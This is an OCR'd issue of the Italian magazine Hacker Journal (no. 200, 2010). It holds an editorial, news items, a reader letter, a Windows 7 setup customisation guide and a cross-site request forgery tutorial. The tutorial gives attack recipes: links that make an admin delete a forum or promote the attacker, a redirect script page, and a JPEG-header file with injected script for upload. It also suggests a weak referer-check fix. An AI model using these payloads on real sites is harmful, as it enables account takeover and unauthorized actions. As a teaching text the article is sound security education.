WWW.HACKERJOURNAL.IT

HACKER JOURNAL

N° 200

2€
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI

CORSO DI PROGRAMMAZIONE: LINGUAGGIO C



CROSS SITE REQUEST FORGERY


IRSSI & BITLBEE: UN SOLO CLIENT, TANTI PROTOCOLLI DI INSTANT MESSAGING

SENDMAIL VS MAILBOMBING



COMPUTER

› CREARE UN DISCO DI SETUP CON SE7EN_UA



CODICE

› SCRIVERE IN .NET FRAMEWORK

TELEFONIA

› SBLOCCARE MEDIATRIX 2102

QUATTORD. ANNO 10 - N° 200 - 29 APRILE/12 MAGGIO 2010 - € 2,00

WLF PUBLISHING

9 771594 577001 00200


EDITORIALE

200 DI QUESTI NUMERI

È arrivato il tanto atteso numero 200. Atteso almeno da noi della redazione per cui rappresenta un grande evento, una specie di momento epocale.
Non mi dilungherò molto sul significato di questo traguardo perché ad esso abbiamo voluto dedicare tutta la pagina 3, però era giusto aprire l'editoriale ricordandolo.
Detto questo, volevo approfittare del consueto spazio di confronto con i lettori per tranquillizzare tutti coloro, davvero molti, che hanno inviato del materiale al Laboratorio di HJ.
Leggiamo tutto, davvero, ed è nostra intenzione dare spazio sulla rivista ai contributi più meritevoli, vi chiediamo solo un po' di pazienza, il materiale da visionare è molto, ma nulla andrà perduto.
A tal proposito segnaliamo, ma i frequentatori più attenti del forum se ne saranno già accorti, che due articoli inviati da altrettanti utenti/lettori hanno trovato pubblicazione tra le pagine di HJ e ottenuto un discreto gradimento.
Ah, già, dimenticavo, forse qualcuno si aspettava, in occasione del numero 200, magari un bel teschio portachiavi cellophanato nella rivista come regalo.
Non c'è. Ma questo l'avrete già notato, tuttavia un piccolo regalo per celebrare l'avvenimento ve l'abbiamo fatto, parte infatti da questo numero il corso di programmazione in C che molti di voi avevano richiesto specie sul forum. E' davvero un ottimo lavoro di cui mi sento di consigliare la lettura a tutti, ci terrà compagnia per qualche numero e sono sicuro che troverà molti estimatori.

Alla prossima.

Altair



Copertina:
Daniela Festa
ldfesta@libero.it

laboratorio@hackerjournal.it
Questo indirizzo è stato creato per inviare articoli, codici, spunti e idee. E' quindi proprio una sorta di "incubatore di idee".

posta@hackerjournal.it
E' l'account creato per l'omonima rubrica che è ricomparsa nelle pagine della rivista. A questo indirizzo dovete inviare tutte le mail che volete vengano pubblicate su HJ.

redazione@hackerjournal.it
Questo è l'indirizzo canonico. Quello con cui potete avere un filo diretto, sempre, con la redazione, per qualsiasi motivo che non rientri nelle due precedenti categorie di posta.

Sommario

Anno 10 - N.200
29 aprile / 12 maggio 2010

Editore (sede legale)
WLF Publishing S.r.l.
Socio Unico Medi & Son S.r.l.
via Donatello 71 - 00196 Roma
Fax 063214606

Realizzazione editoriale
Progetti e promozioni Srl
redazione@progettiepromozioni.com

Printing
Grafiche Mazzucchelli S.p.a - Seriate (BG)

Distributore
M-DIS Distributore SPA
via Cazzaniga 2 - 20123 Milano

Hacker Journal
Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.
Una copia: 2,00 euro

Direttore Responsabile
Teresa Carsaniga
redazione@hackerjournal.it

LE ORIGINI HJ


La news centrale di questo numero è il raggiungimento di quota 200 da parte di una rivista che ha segnato un po' un'epoca in ambito informatico. Ci sembra giusto soffermarci proprio su questa notizia e andare un po' indietro nel tempo per cercare di ripercorrere le tappe che hanno portato alla nascita di Hacker Journal.
Del resto anche Paperinik, a un certo punto, svela le sue origini, e ci fa piacere celebrare il numero 200 raccontandovi, in breve, non vogliamo tediare nessuno, com'è nata l'idea di realizzare HJ.
E' il 2002, Marzo, dopo un viaggio in Francia (i francesi editorialmente sono sempre avanti…), l'editore, Luca Sprea, torna in Italia con una curioso Tabloid trimestrale dedicato al mondo hacker. Mai visto nulla del genere…
Una rivista bizzarra, sia nel formato, che nei contenuti, però fa scattare la scintilla. Perché non adattare la stessa esperienza in Italia? L'idea prende corpo a poco a poco. Ci sono una serie di perplessità: la rivista francese è trimestrale, si riuscirà a trovare gli argomenti per un mensile? (Tale doveva essere la periodicità nelle previsioni di tutti). E poi: si troveranno i collaboratori in grado di scriverla? E, ancora, non sara illegale?
Tanti perché, ma la rivista prende vita nel giro di un mese. C'e la volontà di essere in edicola presto, prima che qualcun altro ci soffi lo spunto. Il primo numero è così un coacervo di idee, contraddizioni e buoni intenzioni non completamente suffragate dai fatti. Ma c'è entusiamo, ci sono intuizioni, c'è la voglia di proporre qualcosa di davvero nuovo, e questo i lettori lo percepiscono. Il primo numero vende 70.000 copie, un trionfo, tant'è che la rivista da mensile viene subito promossa sul campo quattordicinale. Piovono da tutte le parti elogi e critiche, in egual misura. Segno che Hacker Journal non ha comunque lasciato indifferenti. Da quel primo numero la rivista è ulteriormente migliorata, diventando, nel tempo, un giornale davvero tecnico, in grado di ritagliarsi uno spazio nel panorama, seppure affollato, dei periodici informatici.
Eppure il numero uno rimane, a giudizio di chi già allora ci lavorava, un numero da rileggere o da scoprire, per chi non lo ha mai letto prima, perché ben rappresenta l'entusiasmo di un gruppo di persone che non è mai venuto meno nel tempo.
Piccola curiosità, le copertine che vedete riprodotte sono quelle proposte per il numero 2 di HJ, alcune sono degli inediti, perché sono state scartate e mai pubblicate, le abbiamo ripescate, insieme a quella del numero 1, da un vecchio DVD pieno di polvere.
Ora non ci resta che archiviare la copertina del numero 200 e tirarla fuori quando celebreremo il trecentenario della rivista, l'entusiamo, siamo sicuri, sarà lo stesso…



NeWS

"Hacker" trova il modo di sfruttare i file PDF senza una vulnerabilità

Didier Stevens, un ricercatore esperto di sicurezza, è riuscito a creare un proof-of-concept (PoC) di un PDF in grado di attivare un file eseguibile incorporato senza sfruttare alcuna vulnerabilità di sicurezza.
In base a questa scoperta, i PDF hack, se combinati con tecniche di ingegneria sociale, potrebbero potenzialmente consentire l'esecuzione di attacchi di codice se un utente apre semplicemente un file PDF truccato.
Didier Stevens riporta dettagliatamente la "scoperta" nel suo blog, http://blog.didierstevens.com.
Più o meno la tecnica funziona in questo modo: prima di eseguire un qualsiasi comando, Adobe Reader chiede all'utente un'autorizzazione, visualizzando un messaggio di alert che informa dei rischi correlati. Tuttavia, secondo Didier Stevens, questo avviso può essere parzialmente modificato inducendo così l'utente ad accettarlo e premere l'OK seguendo, appunto, una strategia di social engineering . Inoltre, alcuni reader alternativi ad Adobe, come Foxit Reader, non avvisano neppure l'utente del potenziale rischio. In questo modo Stevens sarebbe riuscito ad eseguire un EXE embedded senza la necessità di alcuna interazione da parte dell'utente.
I lettori di PDF, tra cui Adobe Reader e Foxit Reader, non consentono l'esecuzione di file binari o scipt, ma Stevens avrebbe in questo caso aggirato l'ostacolo con un metodo che consente di eseguire un comando in modo arbitrario e lanciare un file eseguibile precedentemente inglobato.
Da notare che Stevens non ha pubblicato sul suo sito il codice proof of concept ma solo un documento PDF che, non appena aperto, lancia il programma cmd.exe di Windows.
Con Adobe Reader, l'unica cosa che impedisce l'esecuzione è un avvertimento. Disabilitare JavaScript non ne impedisce, di fatto, l'esecuzione.







Stevens ha testato la sua ricerca su Adobe Reader 9.3.1 (Windows XP SP3 e Windows 7).



UN HACKER FRANCESE ENTRA NELL'ACCOUNT DI TWEETER DEL PRESIDENTE OBAMA

Dopo mesi di indagini svolte dalla polizia francese in collaborazione con l'FBI, martedì è stato individuato ed arrestato l'hacker colpevole di essere entrato nell'account di Tweeter del Presidente Obama e di altre celebrità americane tra cui Britney Spears.
Si tratta di un venticinquenne francese, disoccupato che è riuscito ad introdursi negli account di personaggi noti semplicemente "indovinando" le password.
Secondo gli investigatori, infatti, il ragazzo non avrebbe alcuna preparazione specifica.
In Francia per un simile reato è prevista una pena detentiva fino a due anni.
"Hacker Croll" (questo è lo pseudonimo utilizzato dal francese) dovrà comparire davanti alla Corte di Clermont Ferrand il prossimo 24 giugno.

"Debolezze" umane

Kaspersky Lab ha pubblicato all'indirizzo http://www.kaspersky.com/it/reading_room?chapter=207716885 un articolo di David Emm, Senior Regional Researcher, del Team Global Research & Analysis, intitolato "le migliori patch per le vulnerabilità umane". L'articolo si concentra sull'influenza del fattore umano in relazione al problema della sicurezza informatica.

L'autore analizza i metodi con cui i criminali informatici sfruttano le vulnerabilità nella psiche umana per diffondere i loro programmi e raccogliere dati personali. Secondo l'articolo, non sorprende che i criminali informatici prendano sempre più di mira i siti di social networking come Facebook, MySpace, LinkedIn, Twitter ed altri, a causa del numero sempre crescente di persone che li utilizzano.

L'articolo inoltre mostra chiaramente che gli esseri umani sono in genere l'anello debole in qualsiasi sistema di sicurezza e che l'educazione degli utenti in materia di tecniche di sicurezza per i computer dovrebbe essere una parte fondamentale di ogni strategia di difesa informatica efficace. Nessuna politica di sicurezza aziendale può essere considerata efficace se non riesce a controllare il fattore umano. Oltre ad assicurare risorse digitali, i professionisti IT necessitano di trovare nuovi metodi efficaci per 'istruire' le risorse umane.

"Una strategia di sicurezza ha di gran lunga maggiori probabilità di essere efficace se il personale la comprende e la supporta. E' inoltre importante percepire le informazioni sulla sicurezza e la formazione come una semplice questione IT. Piuttosto dovrebbero essere viste in un contesto globale di gestione di risorse umane. Ai dipendenti bisognerebbe spiegare, in un linguaggio semplice e diretto, la natura della minacce informatiche. Essi hanno bisogno di capire che le misure di sicurezza impartite dall'azienda li riguardano direttamente e influiscono nello svolgimento dei loro compiti. Inoltre questo approccio, garantisce che il personale - che sempre più spesso lavora da casa - non esponga l'azienda a rischi inutili", afferma David.



:: POSTA ::

ALCUNI CONSIGLI

Vi seguo praticamente dall'inizio, anche se mi sono fatto sentire solo una volta (due con questa). Volevo fare alcuni commenti sulle novità che state introducendo di recente, culminate nella nuova linea di HJ; sarò breve e schematico.

[MI PIACE]
1. Mi piace molto la nuova veste della rivista, in generale. Le copertine sono più "stilose" e la carta è gradevole al tatto.
2. Mi piace molto la licenza di fruizione dei contenuti, passata nel tempo da copyright a libero utilizzo per il web fino alle attuali CC.
3. Mi piace il taglio che state dando agli articoli. Non che prima non andasse, non vi starei ancora seguendo, ma di recente la qualità sta tornando mediamente alta. Ma sui contenuti tornerò sotto.

[NON MI PIACE]
1. L'editoriale non ha più una firma. E chi è che mi sta parlando?
2. La riduzione a due facciate delle News. Obiettivamente non compro HJ per "approfondire", ma perché è una finestra "hacker" sul mondo, se riducete il "campo visivo" questa finestra diventa un po' meno interessante.
3. La grafica delle news. E' diventata meno chiara, più "pasticciata".

[CONTENUTI]
1. ARTICOLI TECNICI O NO?
Riguardo alla domanda fatta sull'ultimo editoriale, beh, non sono né per l'uno né per l'altro. La vostra bravura è sempre stata quella di coniugare articoli tecnici e articoli più "informativi". Ad esempio penso che l'articolo su OpenBSD sia molto interessante, come quello sui QR Codes di qualche numero fa, o come l'articolo sul calcolo del giorno del calendario col metodo di Conway apparso diversi anni fa e che mi ha aperto un mondo, portandomi pian piano dal curiosare, allo "smanettare", fino all'hacking vero e proprio di "cal" (il programma per UNIX, ma quello della Unicorn, che sulla Debian si chiama ccal). Quindi non solo tecnicismo, ma anche articoli che stimolino la curiosità.
Mi piacciono gli articoli lunghi, tipo quello su Ettercap, anche se vanno bilanciati con articoli più brevi e leggeri, come quello su gcc della volta scorsa.
Poi è normale che capitino numeri brillanti, come il 182, e numeri mediamente noiosetti, come il 195, ma l'importante è la qualità che ci date.

2. QUALITA' GENERALE DELL'ARTICOLO
Sicuramente da una rivista come HJ non posso proprio accettare articoli come quello sullo scanning ip del numero 191. Vanno bene tutorial passo passo su cose complicate come la modifica di un firmware o l'apertura di un dispositivo, ma un articolo che dice che per scaricare un file da una pagina bisogna cliccare su scarica, poi "facciamo doppio click su ipscan15.exe, poi su Esegui e poi su Consenti" e via a seguire la descrizione di tutti i click per installare e lanciare un programma....MA SIAMO MATTI?!? Vabbè che è per "newbie", ma il livello di quell'articolo è proprio basso. Da uno che vuole fare una scansione
delle porte mi aspetto che sappia almeno installare un programma... Ho citato quell'articolo ma la stessa cosa è capitata nell'articolo successivo e (anche altre, fortunatamente poche, volte).

3. BOTTA E RISPOSTA
Quel tipo di articolo mi è piaciuto molto.

4. A quando il ritorno dei CyberEnigma?

Beh, vi ho rubato fin troppo tempo, volevo essere sintetico ma mi sono lasciato trasportare. :-)

Antonio
(losmilzo@linuxfan.it)

**Smilzo il "nick" ma sostanziosa la mail e ricca di spunti interessanti. Per quanto riguarda l'editoriale chi li firma da qualche numero è la stessa persona che ha firmato quello del numero uno e di quelli a seguire (fino ad un certo punto). Allora era "Bomber", ora è "Altair", ma la sostanza non cambia. Comunque gli ultimi, come noterai, sono "nuovamente" firmati.
I Cyber Enigmi piacevano parecchio anche a noi, stiamo in effetti pensando di ripristinarli.
Per le News vale un po' il discorso degli equilibri. A volte 4 pagine di news ci sembrano troppe perché tolgono spazio ad articoli più corposi, però, in effetti, comprendiamo che ad alcuni possano interessare più degli articoli stessi. Vedremo di bilanciare di volta in volta dedicando 4 pagine in alcuni numeri e 2 in altri.**



Ax3L
http://www.hackingstyle.it

CROSS SITE REQUEST FORGERY

SICUREZZA

Una tecnica per sfruttare le debolezze dei siti dinamici.

Salve gente, sono sempre io, il vostro amichevole _KING-V_ di quartiere.
L'argomento che oggi vorrei sottoporre alla vostra attenzione è il Cross Site Request Forgery,
Una tecnica a cui sono vulnerabili diversi siti web con scarso controllo delle variabili utilizzate da pagine dinamiche (come i siti che fanno uso di tecnologie con preprocessore di ipertesto, tipo PHP).
Vediamo le possibilità che una tale situazione ci mette di fronte.
La CSRF è come un xss, nel senso che consiste nel far visitare un link alla persona interessata.
La differenza tra le 2 tecniche consiste nel fatto che, mentre nell'xss usavamo inserire in una variabile vulnerabile di un sito, un codice cattivo(<script>alert....), al fine di modificare il codice sorgente della pagina per rubare i dati sensibili ad una vittima; nella cross site request forgery prenderemo "ALCUNI CODICI" O LINK PARTICOLARI, CHE RISIEDONO NEL SORGENTE DEL SITO STESSO che dovremo attaccare.
Faremo visitare tali link, ad una vittima con dei particolari privilegi (admin), al fine di raggiungere il nostro scopo.
Ora passiamo alla parte pratica facendo qualche esempio.
Poniamo il caso di essere su:

www.sitovittima.com

Il sito in questione è un forum, quindi gli utenti possono loggarsi e sloggarsi.
Quando un utente esegue il log out, non fa altro che cliccare sul bottone "logout"
Questo bottone, contiene un codice, precisamente questo:

```
<a href="http://www.sito.com/
setuser.php?logout=yes">
```

quando l'utente clicca sul bottone in questione non fa altro che visitare la pagina

```
http://www.sitovittima.com/setu-
ser.php?logout=yes
```

la pagina setuser.php

```
if (iMEMBER && (isset($_
REQUEST['logout']) && $_
REQUEST['logout'] == "yes")) {
header("P3P: CP='NOI ADM DEV
PSAi COM NAV OUR OTRo STP IND
DEM'");
setcookie(COOKIE_PREFIX."user",
"", time() - 7200, "/", "",
"0");
setcookie(COOKIE_
PREFIX."lastvisit", "", time() -
7200, "/", "", "0");
$result = dbquery("DELETE FROM
".DB_ONLINE." WHERE online_
ip='".USER_IP."'");
echo "<strong>".$locale['global_
192'].$userdata['user_name']."</
strong><br /><br />\n";
} else {
if (isset($_GET['error']) && $_
GET['error'] == 1) {
echo "<strong>".$locale['global_
194']."</strong><br /><br />\n";
} elseif (isset($_GET['error'])
&& $_GET['error'] == 2) {
echo "<strong>".$locale['global_
195']."</strong><br /><br />\n";
} elseif (isset($_GET['error'])
&& $_GET['error'] == 3) {
echo "<strong>".$locale['global_
196']."</strong><br /><br />\n";
} else {
if (isset($_COOKIE[COOKIE_
PREFIX.'user'])) {
$cookie_vars = explode(".", $_
COOKIE[COOKIE_PREFIX.'user']);
$user_pass = preg_check("/^[0-9-
a-z]{32}$/", $cookie_vars['1'])
? $cookie_vars['1'] : "";
$user_name = preg_
replace(array("/\=/","/\#/","/\
sOR\s/"), "", stripinput($_
GET['user']));
if (!dbcount("(user_id)",
DB_USERS, "user_name='".$user_
name."' AND user_password='".
md5($user_pass)."'")) {
echo "<strong>".$locale['global_
196']."</strong><br /><br />\n";
} else {
$result = dbquery("DELETE
FROM ".DB_ONLINE." WHERE onli-
ne_user='0' AND online_ip='".
USER_IP."'");
echo "<strong>".$locale['glo
bal_193'].$_GET['user']."</
```

```
strong><br /><br />\n”;
}
}
}
}
echo $locale[‘global_197’].”<br
/><br />\n”;
echo “</div>\n</td>\n</tr>\n</
table>\n”;
echo “</td>\n</tr>\n</
table>\n”;
echo “</body>\n</html>\n”;
mysql_close();
ob_end_flush();
```

non fa altro che eliminare i cookie dell’utente al fine di sloggarlo.
Come possiamo notare, non c’è nessun controllo su quel link, quindi se un attacker, facesse visitare quel link ad una vittima, essa verrebbe sloggata. In sostanza è come se la vittima avesse cliccato volontariamente il bottone “log out” sul sito, soltanto che lo ha fatto INVOLONTARIAMENTE .
Questo è soltanto un piccolo esempio di quello che si potrebbe fare, anzi è una cosa innocua, ma potrebbe trasformarsi in una cosa pericolosa, molto pericolosa.
Vediamo alcuni esempi:
1) supponiamo che su www.sitovittima.com l’admin abbia a disposizione l’opzione per eliminare il proprio forum attraverso una determinata pagina.
La pagina in questione sarà:
`www.sitovittima.com/deleteforum.php`
Questa pagina sarà strutturata in questo modo:

```
<html>
<head>
<title></title>
</head>
<body>
<form method=”POST”
action=”http://www.sitovittima.
com/deleteforum.php”>
<form method=”post”
action=”delete=yes” name=”act”>
<input class=”button”
type=”submit” value=”ELIMINA
FORUM”/>
<input type=”hidden”
value=”delete” name=”act”/>
</form>
</body>
</html>
```

quando l’admin visiterà questa pagina, cliccherà sul bottone “ELIMINA FORUM”, cliccando su esso, l’azione successiva sarà:
`www.sitovittima.com/deleteforum.php?delete=yes`
ed il forum verrebbe eliminato. Questa situazione, ovvero l’eliminazione del forum, potrà farla solo l’admin, in quanto possiede i privilegi necessari per compiere tale operazione.
Ma se tale situazione volesse sfruttarla un malintenzionato?!
2)poichè il sito non possiede nessuna protezione al riguardo, se un malintenzionato
trovasse la pagina `www.sitovittima.com/deleteforum.php?deleteforum=yes`
esso non potrebbe fare niente, non potrebbe cancellarlo, ma se la facesse visitare all’admin, il risultato sarebbe positivo (per il malintenzionato è ovvio).
In sostanza, nel primo caso, l’admin ha eliminato il forum volutamente, in quanto lo ha fatto cliccando un bottone contenente il link `www.sitovittima.com/deleteforum.php?deleteforum=yes`
Nel secondo caso, l’admin lo ha eliminato ugualmente in quanto ha visitato la stessa pagina (`www.sitovittima.com/deleteforum.php?deleteforum=yes`) con la differenza che gli è stata fornita dall’attacker.
Non è finita qui! Possiamo persino diventare admin nel forum!
Come? Adesso andremo a vedere, ma dobbiamo prima capire un concetto basilare.
Quando ci si registra su un forum con il proprio nickname per esempio “haxor” sul quel forum l’utente sarà identificato con un numero, esempio “255”
se l’utente provasse a visitare il proprio profilo, l’url sarà:
www.sitovittma.com/profile-id=255
quel 255, significa che l’utente “haxor” è stato il 255esimo utente a registrarsi.
Questo è molto importante per capire una cosa che ora andremo a vedere.
Supponiamo che l’adimin del sito in questione si trovi nella pagina per aggiungere altri admin:
`www.sitovittima.com/insert-admin.php`
la pagina sarà strutturata nel seguente modo:

```
<html>
<head>
<title></title>
</head>
<body>
<form method=”POST”
action=”http://www.sitovittima.
com”>
<form method=”post” action=”/
insertadmin.php?insert&id=”
name=”id”>
<input class=”button”
type=”submit” value=”aggiungi
admin”/>
<input type=”hidden” value=””
name=”id”/>
</form>
</body>
</html>
```

L’admin non farà altro che inserire il nickname dell’admin in un campo input, il nickname verrà convertito nel numero corrispondente all’utente scelto, per esempio “12”, e cliccare su “aggiungi admin”. L’azione che avverrà quando l’admin aggiungerà un altro admin sarà:
`/?insertadmin.php?insert&id=12`
Avete notato il numero dodici? Indica che è stato inserito l’utente che ha come numero, anzi, come id 12. Ovvero è stato il 12esimo utente a registrarsi.
Come al solito non c’è nessun controllo sulla pagina, di conseguenza, il nostro amico haxor, potrebbe naturalmente sfruttare tale bug per diventare admin, semplicemente sfruttanto il proprio id (255) facendo vistitare all’admin il link:
`www.sitovittima.com/insertadmin.php?insert&id=255`
Facciamo ancora un altro esempio, dopodichè passeremo alla parte pratica, ossia i metodi e le tecniche per attaccare.
Poniamo il caso di essere su un sito in cui è possibile fare delle compere, ci troviamo su:
www.sitoacquisto.com
abbiamo selezionato il prodotto da acquistare, quindi ci troveremo qui:
`http://www.sitovittima.com/index.php?pa ... ts_id=3209`
Come potrete notare, il numero 3209 è il prodotto che stiamo visualizzando, la pagina in questione conterrà il seguente codice, esaminiamolo:

```
<html>
<head>
<body>
<form method=”POST”
action=”http://www.si-
toacquisto.com/index.
php?page=prodotti&products_
id=3209&action=add_product”
name=”cart_quantity”>
<input class=”button”
type=”submit” value=”Aggiungi
Nel carrello”/>
<input type=”hidden”
```

```
value="3209" name="products_
id"/>
</form>
</head>
</body>
</html>
```

Cosa fa questa pagina? Ci chiederà di aggiungere nel carrello il prodotto scelto tramite la funzione:
<input class="button" type="submit" value="Aggiungi Nel carrello"/>
non appena avremo cliccato, il link che si genererà sarà:

```
&action=add_product" name="cart_
quantity
```

ovvero il prodotto verrà aggiunto al carrello. Di conseguenza ci ritroveremo nella pagina successiva

```
http://www.sitoacquisto.com/in-
dex.php?main_page=shopping_cart
```

strutturata in questo modo:

```
<html>
<head>
<body>
<a href="http://www.si-
toacquisto.com/index.
php?main_page=checkout_
shipping">Spedisci</a>
</head>
</body>
</html>
```

Ci troveremo davanti un bottone con su scritto "Spedisci", non appena clicche-remo l'azione che avverrà sarà: `main_page=checkout_shipping`.
Ora noi abbiamo comprato il prodotto 3209, ma possiamo fare eseguire la stessa azione alla vittima semplicemente facendole visitare il seguente link:

```
http://www.sitoacquisto.com/in-
dex.php?main_page=checkout_ship-
ping
```

A questo punto eseguiamo l'attacco Cross Site Request Forgery!
Bene, per fare ciò sull'ipotetico sito citato prima, ci basterà prendere il codice sorgente della pagina
1) apportare una piccola modifica sulla voce"SPEDISCI", trasformandola in "CLICCA"
2) salvarla in "pagina.html"
3) far visitare all'admin la pagina http://www.sitoattacker.com/pagina.html
4) convincerlo a cliccare.
La cosa potrebbe essere resa più semplice:
1) prendendo direttamente il link dell'acquisto: www.sitoacquisto.com/index.php?main_pag ... t_shipping
2) creare sempre una pagina html ma contenente:

```
<html>
<script>document.location.
href="www.sitoacquisto.com/in-
dex.php?main_page=checkout_ship-
ping"></script>
</html>
```

In questo modo, non appena la vittima visiterà la nostra pagina verrà immediatamente redirectata sulla pagina interessata, essa svolgerà il dovuto compito.
Un altro metodo è quello di inserire il codice in un' immagine,Prima di tutto dobbiamo identificare l'estensione dell'immagine (jpg,bmp,gif..), una volta trovata apriamo l'immagine con un editor di testo qualunque (blocco Note per windows e kwrite per linux)
Ci troveremo davanti ad un codice molto lungo del genere:

```
ÿØÿà _JFIF ___ H H ÿá_±Ex
&#402;¬Hù2Çû«%é&#8212;_Ûôÿ ïÿ
ïŸTÁê_ù
___šæ&#8482;__í!_3_·Ðæ&#8216;:/_
Âê={ê&#157;
f¿ô±ì]×Eÿ _}'-&#141;eïô,:_
[§Üking
:q_&#129;Ë&#143;ôrCæ&#143;÷ãú,Ñ&
#144;y_}_ÐÏ{&#402;}¶v
ÉþÐúK&#8217;·_ìyh_/SúÑwOÏclÇ{\
ã&#168; &#402;÷
.7+_²\_Òä2äöcÅ__ñVH_yïAÄ€_}þ
```


L'importante è guardare i primi caratteri, poichè ci fanno capire di che immagine si tratta,
nel nostro caso si tratta di un jpg:
`ÿØÿà _JFIF`
Ora cancelliamo tutto tranne questi pochi caratteri iniziali (che servono per riconoscere ed accettare questo file come .jpg)
Ed inseriamo l'ormai famoso codice Javascript che abbiamo visto nel paper sulle xss:

```
ÿØÿà _JFIF<script>document.loca-
tion.href="www.sitoacquisto.com/
index.php?main_page=checkout_
shipping"></script>
```

ora salviamo tutto in jpg (poichè l'estensione trattata è quella), uplodiamo l'immagine sul sito interessato (se è possibile) e facciamola visitare alla vittima.
Ricordiamoci che per ogni immagine c'è un codice iniziale diverso, ecco un esempio:
-PNG = ‰PNG
-GIF = GIF89a
-JPG = ÿØÿà _JFIF
-BMP = BMFÖ
Il paper sta per concludersi, e come concluderlo se non parlando di come fixare un sito affetto da tale bug!? Il metodo è quello di usare la session ID (SID). Il sid, è come un cookie, un codice DINAMICO che contiene delle informazioni di autentificazione, diverso per ogni utente e che SI INSERISCE IN OGNI LINK DELLA PAGINA. Il sid è visualizzabile sull'url, potete notarlo non appena accedete su un forum ben costruito:
www.sito.com?index.php?sid=1ad4ab5f1866f89c249555d4d82c1546&t=1263843221. Questo controllo impedisce che un utente malintenzionato compia delle determinate azioni. Per esempio ritornando al caso dell'"eliminazione del forum", se l'attacker esegue una CSRF sull'adimin del sito, facendogli visitare www.sitovittima.com/deleteforum.php?delete=yes l'azione non verrebbe eseguita poichè il link non contiene il sid dell'adimin.
L'attacker dovrebbe conoscere il sid dell'admin per bypassare la protezione, quindi dovrebbe far visitare all'admin il link precedente, con l'aggiunta del proprio sid
www.sitovittima.com/deleteforum.php?del ... 1263843221
Il metodo migliore per fixare è usare il Controllo del referer.
Il referer è uno header HTTP, impostato dallo stesso browser, che indica l'indirizzo della pagina Web da cui proviene il visitatore. Se questo coincide con una pagina interna al Sito_A, la fonte del link può esser considerata sufficientemente sicura, poiché a tutt'oggi non esiste modo (o meglio io non lo conosco) per indurre un browser standard non sotto il proprio controllo diretto a modificare il referer. Un controllo possibile è il seguente:

```
if (isset($_SERVER['HTTP_REFERER'])
&& $_SERVER['HTTP_REFERER']!="")
{
if (strpos($_SERVER['HTTP_RE-
FERER'],$_SERVER['HTTP_
HOST'])===false)
{
// Qualcosa non quadra: uscire dal pro-
gramma, creare file di log, etc etc.
}
}
```

Spero che questo paper vi sia stato d'aiuto,fatene buon uso.



di Massimiliano Brasile
redazione@hackerjournal.it

SEVEN CUSTOM

TOOL

Un disco di setup customizzato ad hoc? Semplice, basta utilizzare Se7en_UA, un tool davvero ben realizzato.


Il nuovo Windows Seven della Microsoft si sta progressivamente diffondendo grazie alla consolidata pratica di venderlo preinstallato nei nuovi computer. Si tratta di un sistema complesso che ha introdotto molte novità che magari all'utente avanzato non occorrono o vorrebbe poterne fare a meno. Il problema è che una volta installato è abbastanza impegnativo smontare moduli ormai integrati e non si ha mai la certezza di aver tolto tutti i file inutili dall'hard-disk e relativi riferimenti dal registro.
La strada più saggia da percorrere è quindi quella di realizzare una versione custom del disco di setup di sistema, che avremo opportunamente modificato per soddisfare le nostre reali necessità, con cui realizzare una nuova installazione. Non si tratta di un compito facile e bisogna sporcarsi un po' le mani con diversi hack, ma grazie a Se7en_UA (people.consolidated.net/veeger) un tool davvero ben fatto, e con un po' di pazienza, possiamo riuscire a realizzarla.

REQUISITI

Esistono diversi strumenti in rete che permettono di lavorare direttamente sull'installazione di Seven per sgrossarla e installare solo i pacchetti che vogliamo, ma per motivi spesso legati alla pigrizia dei programmatori che basano il loro software su diverse librerie aggiornate, gli stessi girano solo su Seven. Su una macchina provvista solo di XP o Vista, dovremo quindi installare la versione standard di Seven, poi i tool per le modifiche e dopo reinstallare Seven custom; ma grazie a Se7en_UA , che è più indipendente dalle librerie Microsoft, è sufficiente avere una macchina con XP e un po' di risorse minime.

In particolare:
-il DVD di Seven
-un PC con Windows XP SP2/SP3 (oppure Vista o Seven)
-una partizione con 5-10Gb liberi formattata con filesystem NTFS
-512MB di RAM per XP, 1GB di RAM per Vista/Seven
-The Windows Automated Installation Kit (AIK) for Windows 7 (KB3AIK_IT.iso) e Se7en_UA ovviamente.

Per prima cosa va scaricato AIK dal sito della Microsoft (microsoft.com/downloads) e installato. Anche se si fa riferimento a Windows 7 si installa senza problemi su un PC con XP/Vista. Nel caso si utilizzasse un PC con Seven potrebbe non essere necessario, perché alcuni dei file che occorrono dopo, sono preinstallati. Comunque se manca qualcosa saremo avvisati e potremo tornare allo step precedente.



Se abbiamo installato una versione precedente di AIK, o manca del tutto, il programma ci avvisa e possiamo interrompere l'operazione per installarlo.

Poi installiamo Se7en_UA, facendo attenzione che la partizione dove andremo a lavorare sia






formattata NTFS (nel caso non potessimo modificare le partizioni del nostro hard-disk conviene usare un hard-disk esterno o eseguire tutta la procedura in una macchina virtuale).

